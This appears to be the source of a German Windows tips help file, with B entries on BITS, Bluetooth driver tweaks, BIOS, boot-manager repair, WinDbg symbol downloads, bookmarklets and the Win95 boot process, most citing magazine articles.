[MaxTransferRateOnSchedule{bmc edit.bmp}](#)

DWORD maximum rate, measured in kilobits per second.

0xffffffff is interpreted as "unlimited".

If the key is not present or invalid, 50 kbps is assumed.

[MaxTransferRateOffSchedule{bmc edit.bmp}](#)

DWORD maximum rate, measured in kilobits per second.

0xffffffff is interpreted as "unlimited".

If the key is not present or invalid, "unlimited" is assumed.

This value is ignored if *UseSystemMaximum* is nonzero.

[UseSystemMaximum{bmc edit.bmp}](#)

Zero means the off-schedule maximum is read from

MaxTransferRateOffSchedule.

Any other value means the off-schedule maximum is unlimited.

[MaxBandwidthValidFrom{bmc edit.bmp}](#)

DWORD hour of the day, between 0 and 23.

If missing or invalid, "8" is assumed.

[MaxBandwidthValidTo{bmc edit.bmp}](#)

DWORD hour of the day, between 0 and 23.

If missing or invalid, "18" is assumed.

Wie man BITS in seine eigenen Delphi-Applikationen z.B. für den automatischen Update integriert, wird in der Zeitschrift Toolbox Heft 1/2006, Seite 12ff aufgezeigt.

Siehe auch [Download-Manager{bmc shortcut.bmp}](#).

BITS

\$ BITS

K BITS;Intelligente Hintergrund-Übertragung;Hintergrund-Download;Download im Hintergrund

#\$K **Bit Torrent**

Nicht nur die Technik des (dezentralen) Daten-Austauschs via Bit Torrent wird in der PC-Welt Heft 2/2006, Seite 84ff beschrieben.

Als Software gibt es neben "Bit Torrent" <http://www.bittorrent.com> z.B. auch Azureus (<http://azureus.sourceforge.net>).

Zur Dateisuche steht neben <http://www.bittorrent.com> auch z.B. <http://www.torrentspy.com> und <http://www.torrentportal.com> bereit.

BitTorrent

\$ Bit Torrent

K Bit Torrent;Tausch-Protokoll Bit Torrent

#\$K **Bildschirm-Tastatur**

Windows kommt seit der Version 8.x/10? mit zwei Bildschirmtastaturen daher:

- osk.exe{bmc shortcut.bmp} (On-Screen-Keyboard): Die ältere Anwendung, in der Größe frei wählbar.
- TabTip.exe{bmc shortcut.bmp} ("C:\Program Files\Common Files\microsoft shared\ink\TabTip.exe"), die Tastatur, die geg. Automatisch eingeblendet wird bzw. über die Taskbar aktiviert werden kann. Diese ist in der Größe nicht veränderbar.

Bildschirm-Tastatur

\$ Bildschirm-Tastatur

K Bildschirm-Tastatur;osk.exe;Tastatur (Bildschirm~)

#\$K BIOS

Bios-Kompendium: http://www.bios-info.de/bmc_earth16.bmp PC-Welt Heft 7/2004, Seite 46. Nachfolger des BOIS soll UEFI (Extensible Firmware Interface) werden.

Für den Fall, dass beim BIOS-Update etwas schief geht, haben manche teuren Boards ein zweites Flash-EEPROM. Es gibt aber auch (bei Gigabyte) Boards, die eine Backup-Kopie des EEPROMs in der "Host Protected Area" HPA auf der Festplatte ablegen (als Virtual DualBIOS) und per "Xpress BIOS Recovery" wieder von dort laden. Der automatische Sicherungs-Mechanismus ignoriert es, dass bei angeschlossenen Festplatte die letzten Sektoren möglicherweise schon einer Partition zugeordnet sind und überschreibt möglicherweise dort vorhandene Daten. Auch für RAID-0 unter Umständen am Ende der Platte abgelegte Daten werden möglicherweise überschrieben. Dies betrifft z.B. das Board GA-MA78G-DS3H.

Gemäß c't Heft 7/2011, Seite 55 gibt es von Intel die "BIOS Implementation Test Suite" BITS. Es überprüft, ob der Prozessor richtig initialisiert wurde. ACPI-Tabellen lassen sich damit verändern und so das Betriebssystem mit anderen Parametern starten.

Siehe auch UEFI, Partitionierung.

BIOS

\$ BIOS

K BIOS; Virtual DualBIOS

##K Bluetooth

Der bei XP-SP2 neu hinzugekommene (oder ist er nur stark erweitert?) Microsoft-Bluetooth-Treiber verursacht diverse Bluetooth-Probleme. Er kann deaktiviert werden, indem [%windir%\inf\bhf.ini{bmc explorer.bmp}](#) umbenannt und der Bluetooth-Autostart-Eintrag unter [HKLM\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}](#) löschen.

Falls Bluetooth-Geräte nur eingeschränkten Funktionsumfang haben, sollte im [Gerätemanager{bmc shortcut.bmp}](#) bei "Bluetooth-Funkgeräten" für den entsprechenden Adapter die aktuellen Treiber durch die Treiber des Geräteherstellers "aktualisiert" werden.

PC-Professionell, Heft 3/2005, Seite 48, MSKB [840635{bmc earth16.bmp}](#), [883258{bmc earth16.bmp}](#).

Wie man in Java den Datenaustausch per OBEX (Object Exchange) programmieren kann, ist in c't Heft 8/2005, Seite 190 beschrieben.

Zum Surfen gibt es bei Bluetooth verschiedene Profile: meist DUN (Dial-Up Networking) und aber auch das kompliziertere CIP (Common ISDN Access Profile), das bisher nur von AVM unterstützt wird. (c't Heft 14/2005, Seite 166).

Wie man eine Apple-Bluetooth-Tastatur an einem Windows-PC zum Laufen bringt, ist in der Zeitschrift c't Heft 20/2005, Seite 188 beschrieben:

- möglicherweise ist ein alter Bluetooth-Adapter im PC noch nicht für eine Bluetooth-Tastatur ausgelegt. Der Kopplungsversuch startet, kommt aber nie zur PIN-Eingabe. Schuld ist hier manchmal die Verwaltung der Stromspar-Funktion. Leider bietet die HID-Spec einigen Interpretationsspielraum, es wird beim HID davon abgeraten, die Stromspar-Funktion PC-seitig zu verwalten, was aber doch teilweise erwartet wird.
- der PC nutzt möglicherweise einen Bluetooth-Stack, der keine HID-Profil (human Interface Device) unterstützt. Bei Windows-XP kann man versuchen, auf den Microsoft-Stack des SP2 auszuweichen. Geeignete Dongles sind in der [MSKB 841803{bmc earth16.bmp}](#) aufgelistet. Beim Widcommstack ist die Version 1.4 notwendig.
- die Bluetooth-Spec wurde von beiden Partnern unterschiedlich interpretiert. Der Toshiba-Stack fragt die Tastatur normalerweise vor dem Pairing ab, was bei Sicherheitsstufe 3 der Apple-Tastatur aber unbeantwortet bleibt. Die Umstellung des Toshiba-Stacks auf Modus 3 ist im Artikel beschrieben.

Nachteil am Toshiba-Stack ist, dass die Software oft nur 4-stellige (unsichere) Pins-erlaubt. Bei "eigenem Hauptschlüssel" kann man bei Microsoft-Stack statt der voreingestellten 8 oder 9-stelligen PIN auch volle 16 Stellen nutzen.

Mit Microsoft Keyboard-Layout-Generator kann man auch den Tasten F14 ... F16 noch sinnvolle Funktionen zuordnen.

In der c't Heft 17/2005, gibt's eine Bluetooth-FAQ-Seite 191. Das wichtigste daraus in Kürze:

- Unter WinXP SP2 hat der MS-Bluetooth-Stack Priorität gegenüber unsignierten Stacks!
- Im [Gerätemanager{bmc shortcut.bmp}](#) unter "Bluetooth-Funkgeräte", "Generic Bluetooth Radio" oder "Blutonium BCM2035", "Treiber aktualisieren", "Nein diesmal nicht", "Software von einer Liste .. installieren", "Nicht suchen, sondern ... selbst wählen". Hier jetzt den nicht zertifizierten Treiber auswählen ("CSR USB Bluetooth Device" oder "Broadcom USB Bluetooth device") auswählen, "weiter" und Microsoft Warnungen ignorieren. Nach einigen Sekunden sollte Microsofts Bluetooth-Icon in der Taskleist verschwinden und das rote "B" in Widcoms Icon weiß werden.
- Neue Versionen 3.0 und 4.0 vom Widcomm-Bluetooth-Stack gibt's nicht frei im Internet, sie müssen über den jeweiligen Hardware-Anbieter bezogen werden.
- Klasse 1 ... 3 bezeichnet die Sendeleistung: Klasse 3 max. 1mW ("Sichtkontakt", bis 10m, z.B. Handy), Klasse 2 max. 2.5 mW (bis 50m, z.B. PDA, Notebook) und Klasse 1 max. 100mW (bis 100m). Je nach Antenne sind bei guten Rundstrahlern die 1.5-fache Entfernung erreichbar, mit Richtstrahlern sind bei Klasse 1 bis zu 1.7 km möglich.

Über die Durchsatzsteigerung von Bluetooth 2.0+EDR aufs dreifache, die bei gleichzeitiger Verwendung von mehreren Bluetooth-Geräten sinnvoll oder notwendig ist, berichtet die c't Heft 21/2005 ab Seite 190 (Softlink [0521190{bmc earth16.bmp}](#)), Spezifikation:

http://www.bluetooth.org/foundry/adopters/document/Core_v2.0_EDR/en/1/Core_v2.0_EDR.zip{bmc earth16.bmp}.

Microsofts Bluetooth-Stack von WinXP SP2 erkennt nur neuere Geräte, die in der Knowledgebase unter 841803.

Gemäß c't Heft 22/2005, Seite 204 kann man ihn aber oft auch zur Zusammenarbeit mit anderer Hardware bewegen:

- Im [Gerätemanager{bmc shortcut.bmp}](#) das fragliche Bluetoothgerät auswählen und unter Eigenschaften, Details die "Geräteinstanzkennung" nachsehen, z.B. USB\VID_0db0&PID_1967
- In der Datei %windir%\inf\bth.inf im "--- Device section - Start ----" zwei Zeilen mit der neuen Geräteinstanzkennung hinzufügen, z.B.
[MyBlue.NT.5.1]

Bluetooth

\$ Bluetooth

K Bluetooth;OBEX;XP-SP2-Bluetooth-Probleme

"MyBlue"= BthUsb, USB\Vid_0db0&Pid_1967
und die Änderung speichern.

- Jetzt im Gerätemanager beim Bluetoothgerät "Treiber", "Aktualisieren", ohne Internet-Aktualisierung automatisch installieren.

Der Microsoft-Stack unterstützt aber z.B. Bluetooth-Headsets nicht!!

Über die Sicherheitslücken bei Bluetooth-Handys gibt's in der c't Heft 26/2005, Seite 212ff einen Artikel.

Für Software die nicht direkt mit einem Bluetooth-Gerät arbeiten kann, wird häufig ein virtueller COM-Port dem Bluetooth-Adapter zugeordnet.

Ein Ad-Hoc-Modus zum Datenaustausch zwischen zwei Geräten ohne einen zentralen Access-Point ist in der WLAN-Spezifikation nicht detailliert spezifiziert und funktioniert daher normalerweise nicht. Die 3 Mbits von Bluetooth 2.1+EDR sind heute oft zu wenig. Und die normalen Bluetooth-Chips können den 480Mbit/s Modus nicht.

Die 2009 offengelegte Bluetooth-3.0-Spezifikation ist eine pragmatische Lösung: Verbindungsaufbau der Adhoc-Verbindung wie bei Bluetooth 2.x und bei höheren Datenmengen die Datenübertragung über WLAN ohne Accesspoint. (c't Heft 17/2009, Seite 148ff)

Bluetooth 4.0 Low Energy (= Bluetooth Smart) gibt es gemäß c't Heft 6/2014, Seite 35 neben in Nokia-Handys auch bei Windows Phone 8, z.B. im Lumia 925. Damit reicht u.U. eine Knopfzelle zum jahrelangen Betrieb eines Sensors mit Bluetooth-Sender. Geräte wie Herzfrequenz-Sensoren und Schrittzähler für Sportler,

Gemäß c't Heft 22/2014, Seite 72f soll Bluetooth 4.1 einige Grenzen von 4.0 durchbrechen:

- Ein Gerät kann damit gleichzeitig als Peripherie und als Hub arbeiten. Z.B. kann eine Smart-Watch die Signale eines Brustgurts (als Hub) empfangen und auswerten, aber auch gegenüber einem Smartphone oder PC als Peripherie arbeiten.
- Das Zeitintervall, innerhalb dessen sich ein Gerät nach einer Verbindungsunterbrechung wieder automatisch verbinden kann, kann von 30s jetzt bis auf 3 Minuten verlängert werden.
- Adaptives Frequenzhopping soll die Störfestigkeit (z.B. gegenüber LTE) deutlich verbessern.

Eine neue Anwendung sind Bluetooth-Beacons (bzw. Apple iBeacons). Apps sollen damit die Möglichkeit haben, z.B. im Verkaufsbereich festzustellen, vor welchem Stand man sich wie lange aufhält. Neben statistischer Erfassung zur Verkaufsoptimierung ist auch zielgerichtete Werbe-Information damit möglich.

Auch die heute bei SmartHome verwendeten Funkprotokolle (z.B. ZigBee) könnten in Zukunft durch "BlueTooth Smart" ersetzt werden. Es mangelt dafür allerdings noch an einem standardisierten Mesh-Netzwerk-Protokoll, bei dem jedes Gerät als Extender für größere Reichweite die Signale verstärken kann.

Bluetooth 4.2 wird in c't Heft 26/2014, Seite 26 kurz vorgestellt: Es gibt Weiterentwicklungen bei Low Energy für noch weniger Stromverbrauch und größere Datenpakete für höhere Übertragungsraten. Die bei der Pairing von Geräten zulässigen Verschlüsselungsverfahren und Schlüssellängen wurden zur Erhöhung der Sicherheit eingeschränkt.

Gemäß c't Heft 7/2015, Seite 48 soll bei Bluetooth ab dem Jahr 2016 auch "Smart Mesh" kommen: Alle Geräte in Reichweite sind miteinander verbunden und können durch Weiterleitung der Daten z.B. in einer SmartHome-Anwendung die Reichweite deutlich vergrößern, indem die zwischen dem eigentlichen Sender und Empfänger liegenden Geräte als Relais-Stationen arbeiten.

Bluetooth 5.0 wird in der c't Heft 1/2017, Seite 34f beschrieben. Die Neuerungen gegenüber 4.0 betreffen den Low-Energy-Modus LE, zu dem nun auch "Long Range" hinzukommt:

- Die Datenrate verdoppelt sich auf max. 2Mbits/s (bei kurzen Entfernungen). Diese Datenrate ist aber optional, nur 1Mbit/s ist verpflichtend.
- Die typische Freifeldreichweite vervierfacht sich auf ca. 200m, dies wird durch "Forward Error Correction" FEC erreicht. Bei Chips mit hoher Empfindlichkeit sind auch 400m möglich. Je nach aktuell verwendeter Fehlerkorrektur sind über lange Distanzen u.U. nur 125kBit/s möglich.
- Beacon-Telegramme dürfen statt bisher 30 Byte nun auch bis zu 256 Byte lang sein. Somit lassen sich nicht mehr nur URLs sondern auch z.B. Sport-Nachrichten übertragen.

Mitte 2017 soll dann auch die Mesh-Spezifikation hinzukommen: Solche Bluetooth-Geräte dienen dann auch als Repeater.

Siehe auch <http://www.bluetooth-db.de{bmc earth16.bmp}>, Beacons.

#\$K Bonjour

Traditionell muss ein neuer Drucker im Netzwerk zuerst vom Administrator eingerichtet werden, bevor er von den Usern benutzt werden kann. Wenn ein Server auf eine andere Maschine umzieht, muss auch vieles umkonfiguriert werden. Zunächst unter dem Namen Rendezvous hat Apple im Jahr 2002 eine Zero-Config-Technik eingeführt, mit der sich Geräte selbständig im LAN konfigurieren und ihre Dienste bekanntmachen. Inzwischen läuft dies unter dem Namen Bonjour, ist für fast alle Betriebssysteme verfügbar und häufig bei Druckern schon zu finden. Näheres dazu in der c't Heft 12/2006, Seite 230ff (Softlink [0612230{bmc earth16.bmp}](#)).

Bei manchen Druckern (z.B. Samsung CLP-610) muss Bonjour bei Bedarf zuerst aktiviert werden und heißt im Menü nicht Bonjour sondern "Multicast-DNS" (c't Heft 26/2010, Seite 183).

Bonjour
\$ Bonjour
K Bonjour;Rendezvous;Avahi;Multicast-DNS

#\$K **Boot & Logon**

Für Rechner mit XP-Pro, Vista oder Win7, an denen sich normalerweise immer dieselbe Person einloggt, wird in der PC-Welt Heft 1/2011, Seite 59f ein Weg beschrieben, der die Wartezeit nach der Passwort-Eingabe reduziert:

- Durch ausführen von "control userpasswords2" (bei Win 8.x [netplwiz.exe](#){[bmc shortcut.bmp](#)}{[bmc admin.bmp](#)}) gelangt man mit Admin-Rechten zur Passwort-Verwaltung. Markieren Sie den Account, der eingeloggt werden soll und entfernen Sie den Haken bei "Benutzer müssen Benutzernamen und Kennwort eingeben". Nach OK muss man zweimal das Kennwort des Accounts eingeben.
- Das Programm "PC-Welt-WindowsSperrern" auf die Festplatte kopieren. Mittels des Gruppenrichtlinieneditors [gpedit.msc](#){[bmc admin.bmp](#)} unter Benutzerkonfiguration, Windowseinstellungen, Skripts (Anmelden/Abmelden) die Ausführung von PC-Welt-WindowsSperrern.vbs beim Anmelden konfigurieren. Dieses Script sperrt den Rechner unmittelbar nach der automatisierten Anmeldung gleich wieder, während im Hintergrund das Benutzerprofil vollständig geladen wird.

Wird das Script bei den Homeversionen statt übern (den normalerweise nicht vorhandenen Gruppenrichtlinien-Editor) über Autostart geladen, so entstehen bis zu ca. 2 Minuten ungeschützte Zeit des Rechners.

Einige neuere Notebooks von HP, Lenovo oder Sony booten u. U. nicht mehr nachdem z.B. die WLAN-Karte ausgetauscht wurde und geben eine Fehlermeldung aus, wenn die Karte nicht in der BIOS-Whitelist ist. Sie haben eine Liste der zulässigen PCI-Device-IDs im BIOS. c't Heft 5/2014, Seite 162, <http://www.ct.de/1405162>{[bmc earth16.bmp](#)}. Eventuell hilft eine Google-Suche nach "BIOS <Laptop-Modell> PCI unlock" oder "BIOS Whitelist <Laptop-Modell>".

Siehe auch [Boot-Manager](#), [PXE-Netzwerk-Boot](#).

BootLogon

\$ Boot & Logon

K Boot&Logon;Wartezeit nach Passwort reduzieren;BIOS-Whitelist;Whitelist im BIOS

#\$K **Boot-Manager**

Wie man die Bootmanager von XP, Vista oder Linux restauriert ist in der c't Heft 5/2009, Seite 178ff (Softlink [0905178{bmc_earth16.bmp}](#)) beschrieben:

- Vista: Von der Vista-Installations-CD booten, die Spracheinstellungen auswählen und dann "Computerreparaturoptionen" auswählen. Falls danach z.B. eine XP-Installation im Bootmenü fehlt, muss diese z.B. mit dem Tool EasyBCD hinzugefügt werden. Falls kein optisches Laufwerk verfügbar ist, kann die Vista-DVD auch auf einen 4GB-USB-Stick kopiert werden.
- XP: Hier ist eine XP-CD mit Recovery-Konsole notwendig (bei integriertem SP2 meist nicht mehr mit drauf, bei SP1 ja). Im Auswahldialog mit "R" weiter. Danach ist das Kennwort für den Account "Administrator" notwendig, welches oft nicht gesetzt ist: dann leer lassen. Danach auf der Kommandozeile die drei Kommandos
fixmbr
fixboot
bootcfg /rebuild
Danach sollte Windows wieder booten und c:\boot.ini kann dann noch etwas nachbearbeitet werden. Gibt es kein eingebautes optisches Laufwerk, so ist ein USB-CD-Laufwerk empfehlenswert.
Alternative: Win-XP-PE von einem USB-Stick booten, auf dem auch der \i386-Ordner einer Installations-CD mit drauf ist. Nach dem kopieren dieses Ordners auf die Festplatte den Stick abziehen und \i386\winnt32.exe starten. Programm mit allen Eingaben bis zum Reboot durchmachen. Beim Reboot wird die Wiederherstellungskonsole dann als Option angeboten. Falls eine Endlos-Schleife auftritt muss u.U. nochmal vom Stick gebootet werden und c:\ntldr durch die aus dem \i386-Ordner ersetzt werden.
- Den meist verwendeten Bootmanager Grub restaurieren die meisten Linux-Installations-DVDs per Menü. Als Alternative gibt's unterm Softlink das Livesystem "Super-Grub-Disk". Näherer Anleitung zur Grub-Konfiguration im Heft-Artikel c't Heft 5/2009, Seite 178ff.

Um den Bootvorgang und die Bootmanager von Linux (LiLo und Grub) geht es in WebDeveloper Heft 7/2011 (= Toolbox 4/2011), Seite 134ff.

Unter Windows 8.x kann man statt "Herunterfahren" an dieser Stelle, wenn man "Neu Starten" mit gedrückter Shift-Taste wählt, anschließend via "Ein Gerät verwenden" das Bootmedium auswählen. (c't Heft 14/2015, Seite 93)

Siehe auch [Diskettenlaufwerk-Emulation](#), [System-Reparatur](#), [Boot & Logon](#).

BootManager

\$ Boot-Manager

K Boot-Manager;Restaurieren des Bootmanagers

#\$K **Börsen-Programme**

In der Zeitschrift c't Heft 14/2005, Seite 120ff werden verschiedene Börsenprogramme (Preis 35 ... 1200 €) getestet. Das WISO-Programm (50€) wird dabei für Nicht-Profis empfohlen.

BoersenProgramme

\$ Börsen-Programme

K Börsen-Programme;Geldanlage-Börsen-Programme;WISO Börse-Programm

#\$K **Blickpunkt**

Mittels "Windows Blickpunkt" (Spotlight, Content-Delivery-Manager) möchte Microsoft auf dem Sperrbildschirm dem User Werbung und anderes unterschieben. Gemäß c't Heft 5/2017, Seite 161 gehört dazu auch, dass man gelegentlich neue Store-Apps installiert bekommt.

Neben dem automatischen Einspielen von neuen Hintergrundbildern für den Sperrbildschirm erdreistet sich Microsoft auch automatisch gelegentlich neue Spiele-Store-Apps auf die Geräte zu installieren. Gemäß c't Heft 5/2017, Seite 161 kann man den dafür verantwortlichen "Windows-Blickpunkt" deaktivieren, indem man HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\ContentDeliveryManager{bmc tree.bmp} vollständig löscht (nachdem man vorher einen Export als Backup erstellt hat). Inwieweit alternativ das Setzen der hier vorhandenen Einträge auf den Wert 0 auch ausreicht, ist nicht ganz klar. Eventuell reicht es auch schon, hier SilentInstalledAppsEnabled{bmc edit.bmp} auf 0 zu setzen. Siehe auch ...\ContentDeliveryManager\CreativeEvents\SilentInstalledApps{bmc tree.bmp} und ...\ContentDeliveryManager\SuggestedApps{bmc tree.bmp}.

Blickpunkt

\$ Blickpunkt

K Blickpunkt;Windows Blickpunkt;ContentDeliveryManager;Spotlight

##K **Blockchain**

Die Technik einer Blockchain, wird in der c't Heft 23/2017, Seite 102fff erläutert. Eine bekannte Anwendung sind Geldtransfers bei der Krypto-Währung Bitcoin. Amazon bietet inzwischen "Blockchain as a service". Vor allem die Finanzwelt setzt große Erwartungen auf Blockchains zum Beispiel für den automatisierten Handel von Wertpapieren.

Im Prinzip ist es eine manipulationssichere Aufbewahrung von kontinuierlich anfallenden Daten. Eine Anwendung der Blockchain sind sogenannte "Smart-Kontrakte". Hier wird neben der Datenbank-Funktionalität auch aktiver Code genutzt.

Blockchain
\$ Blockchain
K Blockchain

#\$K **Blog**

Ein Blog ist eine Art Tagebuch.

Zum Nachlesen der Historie eines Produkts oder einer Firma wird in der PC-Welt Heft 2/2008, Seite 94

<http://www.googlewatchblog.de{bmc earth16.bmp}> empfohlen. Zur Suche nach Blogs werden folgende Suchmaschinen empfohlen: <http://technorati.com{bmc earth16.bmp}>, <http://www.deutscheblogcharts.de{bmc earth16.bmp}>, <http://www.google.de/blogsearch{bmc earth16.bmp}>.

Siehe auch [Wiki](#), [Suchmaschinen](#).

In der c't Heft 21/2013, Seite 108 wird gezeigt, wie man seine eigenen Beiträge in unterschiedlichen sozialen Medien (Facebook, Twitter, Google+, ...) mittels einiger Scripts einsammelt und in einem Blog auf der eigenen Web-site zentral gesammelt darstellt.

Blog

\$ Blog

K Blog;Tagebuch;Firmen-Historie;Produkt-Historie;Historie von Firmen und Produkten

##K Blue Screen

Gemäß c't Heft 6/2008, Seite 202 bekommt man bei WinXP und Vista in der Voreinstellung keinen Blue-Screen zu Gesicht, sondern es wird ein automatischer Neustart ausgelöst. Ändern kann man dies in der Systemsteuerung unter System, Erweiterte Systemeinstellungen, Starten und Wiederherstellen: "Automatischen Neustart durchführen" deaktivieren.

Wie mittels WinDbg.exe der bei Blue-Screens erstellte Dump ausgewertet werden kann, ist in Zeitschrift c't Heft 10/2004, Seite 110ff beschrieben: Hajo Schulz, Wenn Windows blaumacht. Softlink [0410110{bmc earth16.bmp}](#).

Falls Symbole nicht geladen sind (70 ...170 MByte) und automatischer Download des jeweiligen Teils gewünscht wird:

In WinDbg unter Menü File, Symbol-File-Path eintragen:

SRV*D:\WINXPSP2\Symbols*<http://msdl.microsoft.com/download/symbols>

falls D:\WINXPSP2\Symbols als leeres Verzeichnis bereitsteht (jeder andere Pfad geht auch!)

Unter [Systemsteuerung, System, Erweitert{bmc shortcut.bmp}](#), Starten und Wiederherstellen-Einstellungen, Debuginformationen speichern sollte "KernelSpeicherBild" ausgewählt werden. Dies erfordert ca. 1/3 der Hauptspeichergröße für die Sicherungsdatei. "Vollständiges Speicherabbild" bringt für die Fehlersuche selten Zusatzinformationen und benötigt Hauptspeichergröße plus ca. 1MByte. Wird "Vorhandene Dateien überschreiben" nicht aktiviert, dann werden, falls die Sicherungsdatei schon existiert, **keine** Debuginformationen gespeichert! Nach dem Blue-Screen in WinDbg im Menü "File" den Punkt "Open Crash Dump" auswählen und ins Fenster "Command" gehen.

Weiter Info zum Thema:

- <http://drivermaker.home.comcast.net/devtips/windbg/kmodedebbug.htm{bmc earth16.bmp}>
- Windows Debuggers: Part 1: A WinDbg Tutorial By Saikat Sen
This is the first part of a multipart tutorial on debugging using WinDbg.
http://www.codeproject.com/debug/windbg_part1.asp{bmc earth16.bmp}

Falls der Symbol-Download nicht funktioniert, hilft vielleicht:

Getting Debugging Symbols <http://www.utdallas.edu/~mkp021000/mssymbols.htm{bmc earth16.bmp}>:

It seems, with all the frequent updates to your operating system, that the symbols available on the ddk site are never in sync with the binaries on my computer. The symbol server is a great resource, but Microsoft, in their infinite wisdom, decided to only tell people how to use it from within WinDbg. Unfortunately, that means you also have to figure out how to get the module you're looking at to load into there. This is a hassle, so I worked out a way to find the necessary files manually.

What you'll need:

* dumpbin.exe (comes with Visual Studio; not sure what else)

* expand.exe (should come with any version of Windows; NOT the same as extract.exe) ... although I haven't tried, WinZip or another popular archiver might work just as well ... I'll have to update this when I find out what format the files are in.

* the executable that you wish to disassem....er...debug (yeah! that's right!)

Files you'll eventually get:

* <the base filename>.dbg

* <the base filename>.pdb

Procedure:

1. copy the executable to a suitable directory and start a command prompt there.
2. type (w/o quotes, assume we're looking at ntoskrnl.exe) "dumpbin /headers ntoskrnl.exe |more" ...note that I'm redirecting the output to more.com so that I can page through it...you may opt to write it to a text file instead and open it in notepad....works just as well.
3. you're looking for two lines; one that looks like "3AD7AD60 time date stamp Fri Apr 13 20:52:32 2001" in the first section, and one that looks like "1A2340 size of image" in the "optional header values" section.
4. using these two hex strings and the base filename "ntoskrnl" as an example (substitute your own values, of course), the download url would be
"http://msdl.microsoft.com/download/symbols/ntoskrnl.dbg/3AD7AD601A2340/ntoskrnl.db_"
5. you must download that file first! if it does not work, try changing the underscore to a 'g' and skip to step 7 on success.

BlueScreen

\$ BlueScreen

K BlueScreen;WinDbg

6. making sure that `ntoskrnl.db_` is in the current directory, type `"expand ntoskrnl.db_ ntoskrnl.dbg"`. Upon success, it is ok to delete `ntoskrnl.db_`.
7. type (w/o quotes) `"dumpbin /headers ntoskrnl.dbg |more"` ... see note on step 2
8. verify that the time stamp line in this file matches the one you found earlier exactly, e.g., `"3AD7AD60 time date stamp Fri Apr 13 20:52:32 2001"`. You're also looking for a line near the end (in Debug Directories section) like `"cv 1D 00000000 6680 Format: NB10, 3a71ad98, 32, ntoskrnl.pdb"`. Note that the 8-digit hex number here may or may not match the time/date stamp. You want the information from this line, specifically, the two numbers after NB10.
9. using this information, your download url should look like:
`"http://msdl.microsoft.com/download/symbols/ntoskrnl.pdb/3A71AD9832/ntoskrnl.pd_"`
10. if this doesn't work, try changing the underscore to a 'b' and then, upon success, you're finished.
11. type `"expand ntoskrnl.pd_ ntoskrnl.pdb"`. upon success, you can delete `ntoskrnl.pd_`. Congratulations, your symbol files should now match the exact executable version you're using!

In der Standardkonfiguration von XP und Vista bekommt man keinen Blue-Screen zu Gesicht, da automatischer Re-Boot voreingestellt ist. Unter Systemeigenschaften, Erweitert{bmc shortcut.bmp}, Starten- und Wiederherstellen kann man den Reboot abschalten. (c't Heft 6/2008, Seite 202). Leider ist das

#\$K **Bookmarklets**

Manches einfache JavaScript-Programm, das in den Bookmarks/Favoriten abgelegt ist, kann hilfreiche Dienste leisten, z.B. ändert void(document.bgColor='#FFFFFF') die Hintergrundfarbe auf weiß, falls diese ungünstig gesetzt ist. (c't Heft 10/1999, Seite 114ff).

Siehe auch "Suchen"-Button im IE.

Bookmarklets

\$ Bookmarklets

K Bookmarklets;JavaScript-Helfer in Bookmarks/Favoriten;Favoriten, JavaScript-Helfer (Bookmarklets)

#\$K **Bootfähige CD**

Damit bootfähige CDs verwendet werden können, muss dies vom BIOS unterstützt werden (was bei Geräten mit eingebautem Diskettenlaufwerk noch nicht immer Standard war) und im BIOS auch aktiviert sein.

Um bootfähige CDs zu brennen, wird normalerweise eine bootfähige Diskette benötigt. Aber auch auf Rechnern ohne Diskettenlaufwerk geht es mit Brennprogramme (z.B. Nero, WinOnCD, ...), die stattdessen eine Imagedatei verwenden können: Z.B. mit der Shareware WinImage (http://www.winimage.com/bmc_earth16.bmp) lässt sich eine solche Datei erstellen:

Vor WinXP galt: In das neue Image die Dateien c:\io.sys (Verborgene Datei, nur sichtbar, wenn nicht ausgeblendet: Explorer, Ansicht | Ordneroptionen... | Ansicht | Dateien und Ordner/Versteckte Dateien, "Alle Dateien anzeigen" aktivieren) als erstes, dann command.com und je nach Geschmack, was sonst eventuell noch aus <windir>\command\bmc_explorer.bmp notwendig ist (format.com, fdisk.exe, debug.exe, edit.com) hinzufügen. Alternativ die Dateien wie auf der originalen Win-Bootdiskette aus dem Verzeichnis <windir>\command\ebd\bmc_explorer.bmp. Die Boot Sector Properties noch auf "Windows 95" einstellen und diese Imagedatei unkomprimiert speichern.

Siehe auch CD-Brennen, Autorun, Setup-Laufwerk.

BootfähigeCD
\$ Bootfähige CD
K Bootfähige CD;CD, bootfähig

#\$K! **Boot-Vorgang**

```
# Boot-Vorgang
$ Boot-Vorgang
K Boot-Vorgang;Master-Boot-Record;MBR (Master-Boot-Record);bootlog.txt
! IfThenElse(IsNT(),JumpId(,BootNT),JumpID(,Boot95))
```

#\$ Boot-Vorgang (Win95/98/ME)

Nach dem BIOS-Bootroutinen und gegebenenfalls im Master-Boot-Record eingebauten Bootmanagern oder Diskmanager abgearbeitet sind, lädt und startet der Bootsektor der aktiven Partition dann die Datei IO.SYS. Während diese Datei früher dann MSDOS.SYS geladen und ausgeführt hat, ist MSDOS.SYS seit Win95 nur noch eine INI-Datei für IO.SYS. Unter Win95 und win98 wird MSDOS.SYS jedoch ignoriert, wenn WinBoot.INI (mit gleicher Struktur wie MSDOS.SYS) existiert, wie dies für "Im DOS-Modus neu starten" verwendet wird. Nach dem aktivieren der in der CONFIG.SYS eingetragenen Gerätetreiber (und geg. TSR-Programme über INSTALL=) wird dann die "shell" gestartet. Wenn dies command.com ist, dann wird damit AUTOEXEC.BAT abgearbeitet, auch wenn viele der darüber aktivierten Programme (z.B. dt. Tastaturreiber) nur noch bei DOS-Programmen benötigt werden. Danach wird dann Win95 gestartet. Wenn "shell=c:\windows\win.com" ist, dann wird autoexec.bat ignoriert. Hier empfiehlt es sich dann, den Tastaturreiber für DOS-Boxen von config.sys über `install=c:\windows\command\keyb.com gr,,c:\windows\command\keyboard.sys` zu laden. Allerdings sind dann *.BAT-Dateien nicht mehr direkt ausführbar, sondern nur über den Aufruf von command.com mit der Batch-Datei als Parameter, d.h. der shell\open\command-Eintrag, auf den HKEY_CLASSES_ROOT\bat{bmc edit.bmp} verweist, normalerweise HKEY_CLASSES_ROOT\batfile\shell\open\command{bmc edit.bmp} muss dann von "%1" %*

in

```
c:\windows\command\command.com /c "%1" %*
```

mit gegebenenfalls angepasstem Pfad für Windows bzw. besser als Reg_Expand_SZ (löschen, neu anlegen) und %windir%\command\command.com /c "%1" %* geändert werden.

Da Win95b einen geänderten Bootsektor verwendet, lässt sich DOS hiermit nicht mehr ohne weiteres starten. Gemäß c't Heft 13/98, Seite 169 lässt sich DOS, Win95b und NT parallel betreiben.

